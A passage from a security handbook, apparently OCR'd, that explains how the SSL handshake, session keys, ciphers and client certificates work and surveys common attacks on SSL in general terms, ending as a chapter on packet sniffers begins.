CBC: Cipher block chaining
CCMP: Counter with CBC MAC Protocol
CRC: Cyclic redundancy check
CSMA/CD: Carrier Sense Multiple Access Collision Detect
EAP: Extensible Authentication Protocol
EAP–FAST: Extensible Authentication—Fast Authentication via Secure Tunneling
GTC: Generic token card
IBSS: Independent Basic Service Set
IV: Initialization Vector
LEAP: Lightweight Extensible Authentication Protocol
MAC: Message Authentication Code
MD5: Message Digest 5

MIC: Message Integrity Check
MitM: Man-in-the-middle attack
MS-CHAPv2: Microsoft Challenge Handshake Authentication Protocol version 2
OTP: One-time password
PAC: Protected Access Credential
PEAP: Protected Extensible Authentication Protocol
PKI: Public key infrastructure
PPP: Point-to-Point Protocol
PSK: Pre-Shared Key
RADIUS: Remote Authentication Dial-In User Service
SSID: Service Set Identifier
SSL: Secure Sockets Layer
TLS: Transport Layer Security
TLV: Type length value
TTLS: Tunneled Transport Layer Security
VPN: Virtual private network
WAPI: WLAN Authentication and Privacy Infrastructure, Chinese specification
WEP: Wired Equivalent Privacy
WISP: Wireless Internet service provider
WLAN: Wireless local area network
WPA: Wi-Fi Protected Access

References

Aboba, B. and Simon, D., PPP EAP TLS Authentication Protocol, RFC 2716, October 1999.

Andersson, H., Josefsson, S., Zorn, G., Simon, D., and Palekar, A., Protected EAP Protocol (PEAP), IETF Internet Draft, < draft-josefsson-pppext-eap-tls-eap-05.txt>, September 2002.

AT&T Labs and Rice University paper, Using the Fluhrer, Mantin, and Shamir Attack to Break WEP, <www.cs.rice.edu/~astubble/wep/wep_attack.pdf>, August 21, 2001.

Blunk, L. and Vollbrecht, J., EAP PPP Extensible Authentication Protocol (EAP), RFC 2284, March 1998.

Cam-Winget, N. et al., EAP Flexible Authentication via Secure Tunneling (EAP-FAST), IETF Internet Draft, <draft-cam-winget-eap-fast-00.txt>, February 2004.

Cisco Response to Dictionary Attacks on Cisco LEAP, Product Bulletin No. 2331 <www.cisco.com/en/US/products/hw/wireless/ps430/prod_bulletin09186a00801cc901.html>.

Fluhrer, S., Mantin, I., and Shamir, A., Weaknesses in the Key Scheduling Algorithm of RC4, <www.cs.umd.edu/~waa/class-pubs/rc4_ksaproc.ps>.

Funk, P. and Blake-Wilson, S., EAP Tunneled TLS Authentication Protocol (EAP_TTLS), IETF Internet Draft, <draft-ietf-pppext-eap-ttls-01.txt >, February 2002.

Greem, Brian C., Wi-Fi Protected Access, <www.wi-fi.net/opensection/pdf/wi-fi_protected_access_ overview. pdf>, October 2002.

IEEE TGi meetings update site <grouper.ieee.org/groups/802/11/Reports/tgi_update.htm>.

Palekar, A. et al., Protected EAP Protocol (PEAP) Version 2, IETF Internet Draft, <draft-josefsson-pppext-eap-tls-eap-07.txt>, October 2003.

Puthenkulam, J. et al., The Compound Authentication Binding Problem, IETF Internet Draft, <draft-puthenkulam-eap-binding-04.txt>, October 2003.

SAFE: Wireless LAN Security in Depth, white paper from Cisco Systems, Inc.,<Cisco.com/warp/public/cc/so/cuso/epso/sqfr/safwl_wp.htm>.

Tipton F.H. and Krause M., *Information Security Management Handbook,* fifth edition, Auerbach Publications, 2004.

Wi-Fi Alliance WPA specification, <www.wi-fi.com/OpenSection/protected_access.asp>.

Wright, J., As in “asleap behind the wheel” <asleap.sourceforge.net>.

Understanding SSL

Chris Hare, CISSP, CISA

Secure Socket Layer (SSL) is a common term in the language of the network. Users, administrators, and security professionals alike have come to learn the benefits of SSL. However, like so many technology elements, most do not understand how it works. This chapter examines what SSL is, how it works, and the role of certificates.

What Is SSL?

SSL is a method of authenticating both ends of a communication session and providing encryption services to prevent unauthorized access or modification of the data while in transit between the two endpoints. SSL is most commonly associated with protecting the data transferred in a Web browser session, although SSL is not limited to just a Web browser.

SSL is widely used in financial, healthcare, and electronic commerce applications. With the advent of SSL, users can now access banking records, make payments, and transfer funds through a financial institution's Web sites. Likewise, users can access healthcare information and even make online purchases from a favorite provider. All of this is possible without SSL; however, with the authentication and encryption capabilities, purchasers can provide their payment information immediately.

Aside from protecting Web-based transactions and other protocols, SSL is also being used to establish virtual private network (VPN) connections to a remote network.

Many network protocols in use today offer little or no protection of the data, allowing information to be transferred "in the clear." Consequently, confidentiality and integrity of the data processed in the protocol is a major concern for users and security professionals. Without additional protection, data protection is totally reliant upon the underlying network design, which itself is prone to problems.

The phenomenal growth of the Internet and its use for E-commerce, information sharing, government, and banking indicates more and more confidential information is being transferred over the Internet than ever before. SSL addresses the confidentiality issue by encrypting the data transmission between the client and server. Using encryption prevents eavesdropping of the communication. Additionally, the server is always authenticated to the client and the client may optionally authenticate to the server.

The intent of the SSL protocol was to provide higher-level protocols, such as Telnet, FTP, and HTTP, increased protection in the data stream. The protection is afforded by encapsulating the higher-level protocol in the SSL session. When establishing the connection between the client and the server, the SSL layer negotiates the encryption algorithm and session key, in addition to authenticating the server. The server authentication is performed before any data is transmitted, thereby maintaining the privacy of the session.

Developed by Netscape Communications Corporation, SSL was first proposed as an Internet Request for Comments Draft in 1994. Although never accepted as an Internet Standard by the IETF, SSL has been implemented in many commercial applications, and several open source implementations are available today.

Server Certificates

Enabling SSL requires that the application server be capable of accepting an SSL request and the existence of a server certificate. Without the server certificate, SSL is not available, even if the server is configured to offer

it. The server certificate contains both public and private key components. The public certificate is provided to the client during the SSL handshake and the private component is kept on the server to verify requests and information encrypted with the server's public certificate.

The process of generating an SSL certificate is beyond the scope of the discussion. However, SSL certificates are available from a variety of certificate providers as well as OpenSSL implementations.

The SSL Handshake

There are two major phases in the SSL handshake. The first establishes the connection and authenticates the server, and the second authenticates the client. During phase 1, the client initiates the connection with the SSL server by sending a CLIENT-HELLO message.

The CLIENT-HELLO Message

The CLIENT-HELLO message contains a challenge from the client and the client's cipher specifications. If the client attempts to establish a connection with the SSL server using any message other than CLIENT-HELLO, it must be considered an error by the server, which in turn refuses the SSL connection request.

Within the CLIENT-HELLO message, the client specifies the following information:

- The client's SSL version
- The available cipher specifications
- A session ID if one is present
- A challenge, used for authentication

The session ID is a unique identifier indicating that the client has previously communicated with the server. If the session ID is still in the client's and the server's cache, there is no need to generate a new master key, because both ends still have a session ID from a previous connection. If the session ID is not found, then a new master key is required.

Once the client has sent the CLIENT-HELLO message to the server, the client suspends while awaiting the corresponding SERVER-HELLO message.

The SERVER-HELLO Message

When the server receives the CLIENT-HELLO message, it examines the provided data before responding. The server examines the parameters in the client's request, specifically to verify that it will support one of the ciphers and the client's SSL version. If the server cannot, it responds with an ERROR message to the client.

If the server can support the client's SSL version and one or more of the provided ciphers, it responds with a SERVER-HELLO message. The response includes the following information:

- The server's signed certificate
- A list of bulk ciphers and specifications
- A connection ID
- A response for the supplied SESSION ID if provided by the server

The server's signed certificate contains the server's public key, which will be used later during the connection phase if the client generates a new master key. The server provides:

- The bulk ciphers and specifications so both ends of the connection can agree upon the cipher to use in the communication
- The connection ID, which is a randomly generated value used by the client and server for a single connection

The server uses the provided SESSION ID to see if the session ID is found in the server's cache. If the session ID is not found, the server provides its certificate, and cipher specifications back to the client. The client then determines if a new master key is needed to continue the communications.

The CLIENT-MASTER-KEY Message

The client determines if a new master key is required, based on the response from the server for the provided session ID. The requirement for a new master key is based on the server responding positively to the provided SESSION ID, meaning that the data is in the server's cache. If the SESSION ID is not in the server's cache, then a new master key is required.

Generating a New Master Key

If a new master key is needed, the client generates the new master key using the data provided by the server in the SERVER-HELLO message and sends the new master key back to the server using a CLIENT-MASTER-KEY message. The CLIENT-MASTER-KEY message contains the following elements:

- The selected cipher chosen from the list provided by the server
- Any elements of the master key in cleartext
- An element of the master key encrypted using the server's public key
- Any data needed to initialize the key algorithm

The client uses the public key provided in the server's certificate to encrypt the new master key. After the server has received the new master key, it decrypts it using the private key corresponding to the server certificate. The master key consists of two components, one of which is transmitted to the server in the clear, and the other that is sent encrypted. The amount of master-key data sent in the clear depends on the encryption cipher in use, as explained in the section entitled "Determining the Encryption Cipher" later in this chapter.

Keys and More Keys

If no new master key is required, both ends of the connection generate new session keys using the existing master key, the challenge provided by the client, and the connection ID provided by the server.

The client and server use the master key to generate the session key pairs for this session. There are a total of four session keys generated, two for each end of the communication, as shown in Exhibit 17.1.

The draft Internet Request for Comments (RFC) for SSL represents the master key as a function between the server and client portions of the communications exchange. That is to say, the keys are generated using the following method:

```
CLIENT-READ-KEY = HASH(MASTER-KEY, "0," CHALLENGE, CONNECTION-ID)
SERVER-WRITE-KEY = HASH(MASTER-KEY, "0," CHALLENGE, CONNECTION-ID)
CLIENT-WRITE-KEY = HASH(MASTER-KEY, "1," CHALLENGE, CONNECTION-ID)
SERVER-READ -KEY = HASH(MASTER-KEY, "1," CHALLENGE, CONNECTION-ID)
```

The elements of the function are:

- The HASH is the cipher-specific function used to generate the keys.
- MASTER-KEY is the master key already exchanged between the client and server.
- CHALLENGE is the challenge data provided by the client in the CLIENT-HELLO message.
- CONNECTION-ID is the connection identifier provided by the server in the SERVER-HELLO message.




EXHIBIT 17.1 Two pairs of SSL keys are generated.

The "0" and "1" tell each side what key to generate. Notice the CLIENT-READ-KEY and the SERVER-WRITE-KEY both use the same "0" identifier. If they did not, the generated keys would not be related to each other and could not be used to encrypt and decrypt the data successfully. While the server is generating session keys, the client performs the same function, eliminating the need for key exchange across an untrusted network. The available ciphers are discussed later in the chapter.

The SERVER-VERIFY Message

Once the master key is decrypted, the server responds with a SERVER-VERIFY message. The SERVER-VERIFY response is sent after new session keys have been generated with an existing master key, or after the client has sent a specific CLIENT-MASTER-KEY request. Consequently, not every SSL handshake requires an explicit CLIENT-MASTER-KEY message.

The SERVER-VERIFY message contains an encrypted version of the challenge originally sent by the client in the CLIENT-HELLO message. Only the authentic server has the private key matching the certificate, the authenticity of the server has been validated, and only the authentic server can encrypt the challenge properly using the session keys. Consequently, these two actions verify the authenticity of the server. The transaction to this point is illustrated in Exhibit 17.2.

If the client and the server cannot agree on the ciphers to use in the communication, the client returns an ERROR message to the server.

Once the keys have been generated and the server responds with the SERVER-VERIFY message, the server has been verified and phase 2 is started.

Phase 2 consists of authenticating the client, as the server is authenticated in phase 1. The server sends a message to the client requesting additional information and credentials. The client then transmits them to the server or, if it has none, responds with an ERROR response. The server can ignore the error and continue, or stop the connection, depending on how the implementation is configured.

The CLIENT-FINISHED and SERVER-FINISHED Messages

When the client has finished authenticating the server, it sends a CLIENT-FINISHED message with the connection ID encrypted using the client's write key (client-write-key). However, both ends of the connection must continue to listen for and acknowledge other messages until they have both sent and received a FINISHED message. Only then has the SSL handshake completed (see Exhibit 17.3).




EXHIBIT 17.2 The SERVER-VERIFY message.




EXHIBIT 17.3 The full SSL handshake.

In most cases, the SSL handshake is completed without any further effort, as rarely does the server authenticate the client. Client authentication is typically through client certificates, which are discussed later in the chapter.

Determining the Encryption Cipher

The encryption cipher is negotiated between the client and the server, based upon the cipher specifications provided in the CLIENT-HELLO and SERVER-HELLO messages. The available ciphers are:

- RC4 and MD5
- 40-bit RC4 and MD5
- RC2 with CBC and MD5
- 40-bit RC2 with CBC and MD5
- IDEA with CBC and MD5

The MD5 128-bit key is not used in the encryption. The actual encryption algorithm used in the SSL data transfer is RC2, RC4, or IDEA, with key sizes ranging from 40 to 128 bits. The actual length of the encryption key depends on the cipher negotiation. The use of cryptography and specific key lengths is often controlled by international legislation, affecting the available ciphers.

While this is not an exhaustive list and other encryption protocols may be supported, the available ciphers offer protection of the data. However, the 40-bit ciphers operate differently. When using the RC4 and RC2 ciphers, the entire session key is sent encrypted between the client and the server. However, in SSL Version 1, the 40-bit ciphers were limited to a maximum key length of 40 bits. Consequently, it is possible for the client and the server not to have a cipher they can agree upon, meaning they cannot communicate.

With SSL Version 2, the key became 128 bits regardless of implementation. However, with the EXPORT40 implementations, only 40 bits of the session key are encrypted — the other 88 bits are not.

A discussion of the encryption algorithms used is beyond the scope of this discussion; the reader is urged to review the appropriate cryptography references for information on ciphers.

Client Certificates

Unlike server certificates that are involved in phase 1 of the SSL handshake, client certificates are part of phase 2. The REQUEST-CERTIFICATE and CLIENT-CERTIFICATE messages are used during phase 2.

Client certificates must be generated or acquired and installed in the application. The process of certification acquisition and installation is outside the scope of this discussion.

The REQUEST-CERTIFICATE Message

The REQUEST-CERTIFICATE message is sent from the server to the client when the server has been configured to require this authentication element. The message contains:

- The desired authentication type
- A challenge

The desired authentication types are:

```
SSL_AT_MD5_WITH_RSA_ENCRYPTION
```

This message requires that the client responds with a CLIENT-CERTIFICATE message (see the following section) by constructing an MD5 message digest of the challenge and encrypting it with the client's private key. The server can then validate the authenticity when the CLIENT-CERTIFICATE message is received by performing the same MD5 digest functions, decrypting the data sent using the client's public key, and comparing it with its own MD5 digest. If the values match, the client has been authenticated.

The CLIENT-CERTIFICATE Message

The CLIENT-CERTIFICATE message, sent in response to a REQUEST-CERTIFICATE from the server, provides the information for the server to authenticate the client. The CLIENT-CERTIFICATE message contains the following information:

- The certificate type
- The certificate data
- The response data

However, if the client has no certificate installed, the client provides a NO-CERTIFICATE-ERROR to the server, generally meaning that the connection is refused. The certificate type used on the client side is generally an X.509 signed certificate provided by an external certificate authority.

When assembling the response to the server, the client creates a digital signature of the following elements:

- The CLIENT-READ-KEY
- The CLIENT-WRITE-KEY
- The challenge data from the REQUEST-CERTIFICATE message
- The server's signed certificate from the SERVER-HELLO message

The digital signature is encrypted with the client's private key and transmitted to the server. The server can then verify the data sent and accept the authenticity if the data is valid.

Other authentication types can be used between the client and the server and can be added by either defining a new authentication type or by changing the algorithm identifier used in the encryption engines.

Message Flow

To clarify the discussion to this point, the following examples illustrate the message flow between the client and the server—the handshake. As is evident from discussing the various messages in the protocol, there are several variations possible in establishing the connection between the client and the server.

Session Identifier Available

This is the simplest example of message flows in the SSL transaction. It occurs when the client and the server have the session in their cache (see Exhibit 17.4).

1. The client initiates the connection and sends the CLIENT-HELLO message, which includes the challenge, session identifier, and cipher specifications.
2. The server responds with a SERVER-HELLO message and provides the connection identifier and server hit flag.
3. The client sends the server a CLIENT-FINISH message with the connection identifier and the client-write-key. Remember that the connection identifier is encrypted with the client-write-key.
4. The server provides the original challenge from the client encrypted with the server-write-key in the SERVER-VERIFY message.

And finally, the server transmits the SERVER-FINISH message with the session identifier encrypted with the server write key.




EXHIBIT 17.4 SSL session identifier available.




EXHIBIT 17.5 No session identifier.

No Session Identifier Available

This situation occurs when:

- The client has an identifier but the server does not.
- Neither the client nor the server has an identifier.

In this scenario (see Exhibit 17.5), the client connects and because there is no existing session identifier, the node must generate a new master key.

1. The client initiates the connection and sends the CLIENT-HELLO message, which includes the challenge and cipher specifications.
2. The server responds with a SERVER-HELLO message and provides the connection identifier, server certificate, and cipher specification.
3. The client selects the cipher, generates a new master key, and sends it to the server after encrypting it with the server's public key. This is the CLIENT-MASTER-KEY message.
4. The client sends the server a CLIENT-FINISH message with the connection identifier and the client-write-key. Remember that the connection identifier is encrypted with the client-write-key.
5. The server provides the original challenge from the client encrypted with the server-write-key in the SERVER-VERIFY message.

Finally, the server transmits the SERVER-FINISH message containing the new session identifier encrypted with the server-write-key.

The Entire Handshake Illustrated

This final example, shown in Exhibit 17.6, illustrates an SSL connection where the client must provide the new master key, new session keys are generated on both systems, and the server requests a client certificate.

1. The client initiates the connection and sends the CLIENT-HELLO message, which includes the challenge and cipher specifications.
2. The server responds with a SERVER-HELLO message and provides the connection identifier, server certificate, and cipher specification.
3. The client selects the cipher and generates a new master key, and sends it to the server after encrypting it with the server's public key. This is the CLIENT-MASTER-KEY message.
4. The client sends the server a CLIENT-FINISH message with the connection identifier and the client-write-key. Remember that the connection identifier is encrypted with the client-write-key.
5. The server provides the original challenge from the client encrypted with the server-write-key in the SERVER-VERIFY message.
6. The server sends the REQUEST-CERTIFICATE to the client, including the authentication type and challenge, encrypted with the server-write-key.
7. The client responds to the server, sending a CLIENT-CERTIFICATE message with the certificate type, the actual certificate, and the response to the challenge in the REQUEST-CERTIFICATE. All of the data is encrypted using the client-write-key.




EXHIBIT 17.6 The complete SSL handshake.

Finally, the server transmits the SERVER-FINISH message containing the new session identifier encrypted with the server-write-key.

Is It All Encrypted?

The answer is no. Not all information during the handshake is actually sent encrypted, depending upon the phase of the handshake. Specifically, the following elements of the handshake are not encrypted:

- The CLIENT-HELLO message
- The SERVER-HELLO message
- The CLIENT-MASTER-KEY message
- The CLIENT-FINISHED
- SERVER-HELLO
- SERVER-FINISHED

Despite the messages that are not encrypted, sufficient information is sent in encrypted form so as to make it difficult to defeat. The encrypted messages include:

- SERVER-VERIFY
- CLIENT-CERTIFICATE
- REQUEST-CERTIFICATE

Depending on the situation, error messages can be encrypted or in cleartext, as described later in the chapter.

Once the session has been established, all further communications between the client and the server are encrypted.

Error Handling

Several errors can occur during the negotiations. These errors include:

- *NO-CIPHER-ERROR.* The client generates this error to the server indicating that there are no ciphers or key sizes supported by both ends of the connection. When this error occurs, the connection fails and cannot be recovered.
- *NO-CERTIFICATE-ERROR.* When the server requests a certificate from the client and there is no certificate available, the client returns this error message to the server. The server can choose to continue with the connection, depending on the local configuration.

- *BAD-CERTIFICATE-ERROR.* This error is generated when the certificate cannot be verified by the receiving party due to a bad digital signature or inappropriate information in the certificate. A common example of bad information in the certificate is when the host name in the certificate does not match the expected name. This error can be recovered and is not uncommon. Exhibit 17.7 illustrates the results when a Web client cannot verify a server certificate. The user is presented with a window similar to this, where he must choose to accept the certificate or not. Should the user choose not to accept the certificate, a window similar to that shown in Exhibit 17.8 would be shown to the user. The connection between the client and the server is not established.
- *UNSUPPORTED-CERTIFICATE-TYPE-ERROR.* Occasionally a server or client may receive a certificate that it does not have support for. This error is returned to the originating system.

After the Handshake

Once the handshake is complete, the client and the server exchange their messages using the services of the SSL transport. Because SSL allows higher-level protocols to protect their data while in transport, SSL has been used for a variety of purposes, including protecting HTTP-based traffic and SSL VPN sessions.

EXHIBIT 17. 7 Domain name mismatch error.

EXHIBIT 17.8 SSL connection is not established.




EXHIBIT 17.9 SSL on the Web.

SSL and the Web

The most well-known use of SSL is the protection of HTTP (World Wide Web) data when traveling across an untrusted network or carrying sensitive information. For example, E-commerce, secure online ordering, and bill payments are all performed on the Web using SSL as the protection layer.

The Web server must be capable of supporting SSL connections, and must have been properly configured with a server certificate, also known as a server-side certificate. The client specifies a Uniform Resource Locator (URL) with a https://prefix, indicating that the session is to be encapsulated within SSL.

The client contacts the Web server and the SSL handshake occurs. Once the SSL connection is established, the user sees a "key" or "lock" appear in the corner of their Web browser as seen in Exhibit 17.9.

Exhibit 17.9 illustrates a Web browser without an SSL connection, and the familiar lock indicating an SSL session has been established. Some Web servers will use SSL only for the specific transactions where protection is required, such as login forms, and credit card and E-commerce transactions.

SSL Tunnels

More recently, SSL has been used as the transport provider for virtual private networking. Commercial and open source software providers are including SSL VPN support in their products. One example is *stunnel*, an open source SSL VPN implementation for UNIX and Microsoft Windows-based systems.

SSL VPN solutions provide the same features as normal SSL applications, except the VPN implementation allows tunneling of non-SSL aware applications through the VPN to the target server or network. The VPN technology provides the encryption component, with no changes to the application required.

Attacking SSL

Like all network protocols and services, there are specific attacks that can be used against the SSL protocol or implementations of the protocol. Bear in mind that a weakness found in a specific implementation of the SSL protocol does not itself mean that SSL is flawed. What it means is that the implementation may be vulnerable to a specific attack or weakness, which does not inherently mean that all SSL implementations are vulnerable. For example, OpenSSL has been the subject of several attacks against its implementation of the protocol.

The attacks identified here do not constitute an all-inclusive list, but rather they represent some of the more commonly used attack methods that could be used to circumvent SSL.

Cipher Attacks

Because SSL uses several different technologies for the underlying encryption, attacks against the cryptographic engine or keys are inevitable. If a successful attack is found against any of the available cryptographic engines, SSL is no longer secure.

Consequently, any of the available methods of cryptographic analysis can be used. This includes recording a specific communications session and expending many CPU cycles to crack either the session or public key used.

Because many SSL sessions use 128-bit keys, the cost of launching an attack against a 128-bit key is still quite high. As new protocols and key lengths are supported within SSL, the work factor to defeat the cryptography increases.

Cleartext

Cleartext attacks are a fact of life with the SSL implementation. Because many messages in SSL are the same, such as HTTP GET commands, an attacker can build a dictionary where the entries are known values of specific words or phrases. The attacker then intercepts a session and compares the data in the session with the dictionary. Any match indicates the session key used and the entire data stream can be decrypted.

The work factor of the cleartext attack is quite high. For each bit added to the key, the dictionary size increases by a factor of two. This makes it virtually impossible to fabricate a dictionary with enough entries to defeat a 128-bit key using a cleartext attack methodology.

Given the high work factor associated with a cleartext attack, a brute-force attack, even with its high work factor, is considered the cheaper of the two. However, brute-force attacks also take an incredible amount of CPU horsepower and time. Even with today's high-speed computing equipment, the work factor associated with a brute-force attack against a 128-bit key is still considered an infinitely large problem.

Replay

Replay attacks involve the attacker recording a communication between the client and the server and later connecting to the server and playing back the recorded messages. While a replay attack is easy to originate, SSL uses a connection ID that is valid only for that connection. Consequently, the attacker cannot successfully use the recorded connection information. Because SSL uses a 128-bit value for the connection ID, an attacker would have to record at least 2^64 sessions to have a 50 percent chance of getting a valid session ID.

Man in the Middle

The man-in-the-middle attack (Exhibit 17.10) works by having the bad guy sit between the client and the server, with the attacker pretending to be the real server. By fooling the client into thinking it has connected to the real server, the attacker can decrypt the messages sent by the client, collect the data, and then retransmit it to the real server through an SSL session between the attacker and the real server.

The use of server certificates makes the man-in-the-middle attack more difficult. If the certificate is forged to match the real server's identity, the signature verification will fail. However, the attacker could create his or her own valid certificate, although it would not match the real server's name. If the certificate matches the attacker but does not match the name, the user will see a window in his browser similar to Exhibit 17.7. If the user ignores the message, and many do, he will not be aware of the connection problem.




EXHIBIT 17.10 The man-in-the-middle attack.

Consequently, organizations would do well to inform their users of the connection problems and issues associated with SSL and teach them to report problems when they are encountered. It is far better to report a configuration error than to realize later that the data was compromised.

The Cost of Encryption

Encryption of any form has a cost in performance — SSL included. If the SSL server experiences a high level of traffic, then the server itself may suffer performance degradation due to the load of performing the SSL encryption and decryption. This performance degradation can be addressed in a number of ways.

The first possibility is to redesign the application to limit the actual amount of data that is transferred via SSL. For example, a Web application may only require SSL on specific pages, and by switching SSL on and off when required, the server's performance can be increased. The danger in this approach is the possibility for data that should be protected to be missed. Only a thorough analysis of the application, data, and data flows can determine where the application must be SSL protected.

The second solution is to change the system or network architecture and implement SSL accelerator hardware to offload the primary CPU from the actual SSL operations. SSL accelerator hardware can be installed into the actual server hardware or implemented in the network to perform the SSL handshake and all the encryption/decryption operations. While this can be a more expensive approach, it does not require any re-design or thorough analysis of the application. Because SSL accelerators are often implemented in an application layer switch, other benefits can be achieved, including load balancing.

Policy

Any organization providing information to others on either a public or private network will need to consider the requirements for SSL. Many situations where it is necessary to encrypt data on the public network may apply to the private network as well. Consequently, organizations must consider their security policy and assist in determining when SSL is required.

For example, SSL should be used on the public network to protect every transaction containing any form of personal information about the user, financial data, or information that the organization does not want generally visible on the public network. Additionally, SSL should be used on the private network to protect employee data and any information potentially subject to privacy legislation.

Finally, any information exchange falling into the realm of HIPAA, Gramm–Leech–Bliley, or Sarbanes–Oxley within the United States should strongly consider the use of SSL due to its data integrity properties. However, the specific legislation for a country and an organization's data classification and security policies will assist in determining when and where SSL is required.

Summary

This chapter has presented how the Secure Socket Layer encryption facility works. Focused at the protocol level, the security professional should understand how SSL actually functions and the number of steps involved in achieving the SSL connection. SSL is used as the basis for protecting almost all encrypted Web traffic to prevent the loss of sensitive information in an untrusted network. It can easily be stated that Internet based E-commerce would not be where it is today without SSL.

SSL provides data confidentiality and integrity elements in the handshake to avoid successful attacks, although there is a certain degree of human intervention and understanding associated with doing the correct thing when problems occur. Additionally, once the SSL session is established, data is protected in the session from eavesdropping and it cannot be altered during transmit — alterations cause the decryption to fail at the receiving end, maintaining the integrity of the data.

Consequently, organizations should make use of SSL encryption whenever they work with data across an untrusted network such as the Internet and consider using it to protect sensitive data within their own network, as the same network threats apply.

Acknowledgments

The author thanks Mignona Cote, a trusted friend and colleague, for her support during the development of this chapter. Mignona continues to provide ideas and challenges in topic selection and application, always with an eye for practical application of the information gained. Her insight into system and application controls serves her and her team effectively on an ongoing basis.

Packet Sniffers and Network Monitors

James S. Tiller, CISSP, CISA, and Bryan D. Fish, CISSP

Communications take place in forms that range from simple voice conversations to complicated manipulations of light. Each type of communication is based on two basic principles: wave theory and particle theory. In essence, communication can be established by the use of either, frequently in concert with a carrier or medium to provide transmission. An example is the human voice. The result of wave communications using the air as the signal-carrying medium is that two people can talk to each other. However, the atmosphere is a common medium, and anyone close enough to receive the same waves can intercept and surreptitiously listen to the discussion. For computer communications, the process is exponentially more complicated; the medium and type may change several times as the data is moved from one point to another. Nevertheless, computer communications are vulnerable in the same way that a conversation can be overheard. As communications are established, several vulnerabilities in the accessibility of the communication will exist in some form or another. The ability to intercept communications is governed by the type of communication and the medium that is employed. Given the proper time, resources, and environmental conditions, any communication — regardless of the type or medium employed — can be intercepted.

In the realm of computer communications, sniffers and network monitors are two tools that function by intercepting data for processing. Operated by a legitimate administrator, a network monitor can be extremely helpful in analyzing network activities. By analyzing various properties of the intercepted communications, an administrator can collect information used to diagnose or detect network performance issues. Such a tool can be used to isolate router problems, poorly configured network devices, system errors, and general network activity to assist in the determination of network design. In stark contrast, a sniffer can be a powerful tool to enable an attacker to obtain information from network communications. Passwords, e-mail, documents, procedures for performing functions, and application information are only a few examples of the information obtainable with a sniffer. The unauthorized use of a network sniffer, analyzer, or monitor represents a fundamental risk to the security of information.

This is a chapter in two parts. Part one introduces the concepts of data interception in the computer-networking environment. It provides a foundation for understanding and identifying those properties that make communications susceptible to interception. Part two addresses a means for evaluating the severity of such vulnerabilities. It goes on to discuss the process of communications interception with real-world examples. Primarily, this chapter addresses the incredible security implications and threats that surround the issues of data interception. Finally, it presents techniques for mitigating the risks associated with the various vulnerabilities of communications.

Functional Aspects of Sniffers

Network monitors and sniffers are equivalent in nature, and the terms are used interchangeably. In many circles, however, a network monitor is a device or system that collects statistics about the network.

Although the content of the communication is available for interpretation, it is typically ignored in lieu of various measurements and statistics. These metrics are used to scrutinize the fundamental health of the network.

On the other hand, a sniffer is a system or device that collects data from various forms of communications with the simple goal of obtaining the data and traffic patterns, which can be used for dark purposes. To alleviate any interpretation issues, the term "sniffer" best fits the overall goal of explaining the security aspects of data interception.

The essence of a sniffer is quite simple; the variations of sniffers and their capabilities are determined by the network topology, media type, and access point. Sniffers simply collect data that is made available to them. If placed in the correct area of a network, they can collect very sensitive types of data. Their ability to collect data can vary, depending on the topology and the complexity of the implementation, and is ultimately governed by the communications medium.

For computer communications, a sniffer can exist on a crucial point of the network, such as a gateway, allowing it to collect information from several areas that use the gateway. Alternatively, a sniffer can be placed on a single system to collect specific information relative to that system only.

Topologies, Media, and Location

There are several forms of network topologies, and each can use different media for physical communication.

